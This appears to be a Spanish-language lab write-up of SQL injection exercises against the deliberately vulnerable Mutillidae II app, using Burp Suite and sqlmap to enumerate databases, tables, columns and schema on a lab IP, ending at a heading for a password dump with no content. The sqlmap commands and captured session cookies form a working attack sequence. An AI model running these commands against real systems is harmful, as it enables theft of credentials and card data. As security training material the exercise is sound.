EJERCICIOS INYECCIÓN SQL


Prerrequisitos

Kali Linux
OWASP BWA

Ejercicio 1 - SQLMap


Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:
OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)
Intentar conseguir la siguiente información:
Base de datos que se está utilizando.
Tablas de la base de datos.
Columnas de la base de datos.
Esquema completo.
Volcado completo de tabla de usuarios con contraseñas.

Ingresamos a la aplicación.




Abrimos Burpsuite y lo activamos

```
┌──(root㉿kali)-[~]
└─# burpsuite
```



FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
✓ burpsuite (for all URLs)
Options
What's My IP?
Log

Interceptamos la petición de login y copiamos la dirección URL




```
GET /mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.0.2.24/mutillidae/index.php?page=user-info.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0
Upgrade-Insecure-Requests: 1

```

Tras esto copiamos las *cookies* y le damos el parámetro de **base de datos** y como resultado este es el código obtenido




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submit-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --current-db
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.10#stable}
|_ -| . [.]     | .'| . |
```


Tablas de la base de datos




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --tables
```




```
Database: information_schema
[28 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLE_CONSTRAINTS                     |
```



```
Database: bricks
[1 table]
+----------------------------------------+
| users                                  |
+----------------------------------------+

Database: bwapp
[4 tables]
+----------------------------------------+
| blog                                   |
| heroes                                 |
| movies                                 |
| users                                  |
+----------------------------------------+

Database: citizens
[1 table]
+----------------------------------------+
| logins                                 |
+----------------------------------------+
```




```
Database: gallery2
[57 tables]
+----------------------------------------+
| g2_accessmap                           |
| g2_accesssubscribermap                 |
| g2_albumitem                           |
| g2_animationitem                       |
| g2_cachemap                            |
| g2_childentity                         |
| g2_comment                             |
| g2_customfieldmap                      |
| g2_dataitem                            |
| g2_derivative                          |
| g2_derivativeimage                     |
| g2_derivativeprefsmap                  |
| g2_descendentcountsmap                 |
| g2_entity                              |
| g2_exifpropertiesmap                   |
| g2_externalidmap                       |
| g2_factorymap                          |
```




```
Database: getboo
[21 tables]
+--------------------------------------+
| groups                               |
| session                              |
| activation                           |
| bookexportimport                     |
| bookmarkhits                         |
| captchahits                          |
| comments                             |
| configs                              |
| configs_groups                       |
| ebhints                              |
| favourites                           |
| folders                              |
| gfolders                             |
| gsubscriptions                       |
| loginhits                            |
| news                                 |
| newshits                             |
| searches                             |
```


Columnas de la base de datos.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --columns
```




```
Database: nowasp
Table: pen_test_tools
[5 columns]
+--------------+---------+
| Column       | Type    |
+--------------+---------+
| comment      | text    |
| phase_to_use | text    |
| tool_id      | int(11) |
| tool_name    | text    |
| tool_type    | text    |
+--------------+---------+
```




```
Database: nowasp
Table: hitlog
[6 columns]
+----------+----------+
| Column   | Type     |
+----------+----------+
| date     | datetime |
| browser  | text     |
| cid      | int(11)  |
| hostname | text     |
| ip       | text     |
| referer  | text     |
+----------+----------+
```




```
Database: nowasp
Table: youtubevideos
[3 columns]
+---------------------+--------------+
| Column              | Type         |
+---------------------+--------------+
| identificationToken | varchar(16)  |
| recordIndetifier    | int(11)      |
| title               | varchar(128) |
+---------------------+--------------+

Database: nowasp
Table: level_1_help_include_files
[3 columns]
+--------------------------------------+---------+
| Column                               | Type    |
+--------------------------------------+---------+
| level_1_help_include_file            | text    |
| level_1_help_include_file_description | text    |
| level_1_help_include_file_key        | int(11) |
+--------------------------------------+---------+

Database: nowasp
Table: page_hints
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| hint      | text        |
| hint_key  | int(11)     |
| page_name | varchar(64) |
+-----------+-------------+
```



```
Database: nowasp
Table: accounts
[7 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| firstname   | text       |
| is_admin    | varchar(5) |
| lastname    | text       |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| hint_level | int(11)     |
| tip        | text        |
| tip_key    | varchar(64) |
+------------+-------------+
```




```
Database: nowasp
Table: credit_cards
[4 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| ccid       | int(11) |
| ccnumber   | text    |
| ccv        | text    |
| expiration | date    |
+------------+---------+

Database: nowasp
Table: page_help
[3 columns]
+------------------+-------------+
| Column           | Type        |
+------------------+-------------+
| help_text_key    | int(11)     |
| order_preference | int(11)     |
| page_name        | varchar(64) |
+------------------+-------------+

Database: nowasp
Table: blogs_table
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| comment      | text     |
| date         | datetime |
| blogger_name | text     |
| cid          | int(11)  |
+--------------+----------+
```




```
Database: nowasp
Table: captured_data
[8 columns]
+-------------------+----------+
| Column            | Type     |
+-------------------+----------+
| data              | text     |
| port              | text     |
| capture_date      | datetime |
| data_id           | int(11)  |
| hostname          | text     |
| ip_address        | text     |
| referrer          | text     |
| user_agent_string | text     |
+-------------------+----------+

Database: nowasp
Table: help_texts
[2 columns]
+---------------+---------+
| Column        | Type    |
+---------------+---------+
| help_text     | text    |
| help_text_key | int(11) |
+---------------+---------+
```

Esquema completo




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --schema
```




```
[17:53:41] [INFO] retrieved: 'DESCRIPTION','varchar(60)'
[17:53:43] [INFO] retrieved: 'MAXLEN','bigint(3)'
[17:53:43] [INFO] fetching columns for table 'COLUMN_PRIVILEGES' in database 'information_
chema'
[17:53:46] [INFO] retrieved: 'GRANTEE','varchar(81)'
[17:53:47] [INFO] retrieved: 'TABLE_CATALOG','varchar(512)'
[17:53:48] [INFO] retrieved: 'TABLE_SCHEMA','varchar(64)'
[17:53:49] [INFO] retrieved: 'TABLE_NAME','varchar(64)'
[17:53:51] [INFO] retrieved: 'COLUMN_NAME','varchar(64)'
[17:53:52] [INFO] retrieved: 'PRIVILEGE_TYPE','varchar(64)'
[17:53:53] [INFO] retrieved: 'IS_GRANTABLE','varchar(3)'
[17:53:53] [INFO] fetching columns for table 'COLUMNS' in database 'information_schema'
[17:53:55] [INFO] retrieved: 'TABLE_CATALOG','varchar(512)'
[17:53:55] [INFO] retrieved: 'TABLE_SCHEMA','varchar(64)'
[17:53:56] [INFO] retrieved: 'TABLE_NAME','varchar(64)'
[17:53:56] [INFO] retrieved: 'COLUMN_NAME','varchar(64)'
[17:53:57] [INFO] retrieved: 'ORDINAL_POSITION','bigint(21) unsigned'
[17:53:58] [INFO] retrieved: 'COLUMN_DEFAULT','longtext'
[17:53:59] [INFO] retrieved: 'IS_NULLABLE','varchar(3)'
[17:54:00] [INFO] retrieved: 'DATA_TYPE','varchar(64)'
[17:54:01] [INFO] retrieved: 'CHARACTER_MAXIMUM_LENGTH','bigint(21) unsigned'
[17:54:03] [INFO] retrieved: 'CHARACTER_OCTET_LENGTH','bigint(21) unsigned'
```


Volcado completo de tabla de usuarios con contraseñas.



